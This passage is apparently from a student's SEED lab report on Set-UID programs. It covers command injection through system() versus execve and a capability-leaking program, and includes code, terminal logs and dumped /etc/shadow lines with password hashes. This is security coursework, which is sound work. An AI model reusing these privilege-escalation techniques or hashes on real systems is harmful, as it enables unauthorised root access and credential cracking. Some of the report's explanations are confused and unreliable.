seed:$6$n8DimvsbIgU0OxbD$YZ0h1EAS4bGKeUIMQvRhhYFvkrmMQZdr/hB.Ofe3KFZQTgFTcRgoIoKZdO0rhDRxxaITL4b/scpdbTfk/nwFd0:18590:0:99999:7:::
systemd-coredump:!!:18590::::::
telnetd:*:18590:0:99999:7:::
ftp:*:18590:0:99999:7:::
sshd:*:18590:0:99999:7:::
user1:$6$4xABSI0z9r3uM1ms$ZpW8z9ABKUtm5AwJvXdyGSah/65nzO0OM.OF0Hbe8gNQvHry1B.9K8xsss891AMHnb3bwEYKTaik0ndbi41Cg0:19625:0:99999:7:::
$
```

Fig-5: Run the program to manipulate the directory Part-2

As a Bob, it can be possible to compromise the integrity of the system. And it is also possible to remove a file that is not even writeable. It is even possible to destroy the entire system. Because in Fig. 2-5, it is shown that after running the program and manipulating the directories, it can access the root directory of the system.

Step-2: Here are attached snapshots of this step.

```
[09/24/23]seed@VM:~$ gcc catall.c -o safecatall
[09/24/23]seed@VM:~$ ./safecatall /etc/shadow
/bin/cat: /etc/shadow: Permission denied
```

Fig-1: Compile and run the program from current directory.

Open catall.c

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *v[3];
  char *command;

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = NULL;

  command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
  sprintf(command, "%s %s", v[0], v[1]);

  // Use only one of the followings.
  // system(command);
  execve(v[0], v, NULL);

  return 0 ;
}
```

Fig-2: Update the catall.c program file.

```
[09/24/23]seed@VM:~$ sudo chown root safecatall
[09/24/23]seed@VM:~$ sudo chmod 4755 safecatall
[09/24/23]seed@VM:~$ ./safecatall /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
avahi-autoipd:*:18474:0:99999:7:::
usbmux:*:18474:0:99999:7:::
rtkit:*:18474:0:99999:7:::
```

Fig-3: Change the program directory and run the program.

The observation of the step is that execve is the secure function comparing system. And with this system, access is secured.

Task 9: Capability Leaking

Here are attached the snapshots of this task.

```
[09/25/23]seed@VM:~$ sudo touch /etc/zzz
[09/25/23]seed@VM:~$ ls -l /etc/zzz
-rw-r--r-- 1 root root 0 Sep 25 00:27 /etc/zzz
[09/25/23]seed@VM:~$ cat /etc/zzz
[09/25/23]seed@VM:~$ echo "write something to zzz" >/etc/zzz
bash: /etc/zzz: Permission denied
```

Fig-1: Create the /etc/zzz before compile the program.

```
[09/25/23]seed@VM:~$ gcc cap_leak.c -o capleak
[09/25/23]seed@VM:~$ ./capleak
Cannot open /etc/zzz
[09/25/23]seed@VM:~$ sudo chown root capleak
[09/25/23]seed@VM:~$ sudo chmod 4755 capleak
```

Fig-2: Compile & change the program directory into root.

Open cap_leak.c

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
     exit(0);
  }

  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
```

Fig-3: The inner program of cap_leak.c file

```
[09/25/23]seed@VM:~$ ./capleak
fd is 3
$
```

Fig-4: after running the program from root directory.

Yes, I can exploit the capability leaking vulnerability in this program. Fig:4 shows that I can access the root directory and from there it's possible to exploit the vulnerability of the program.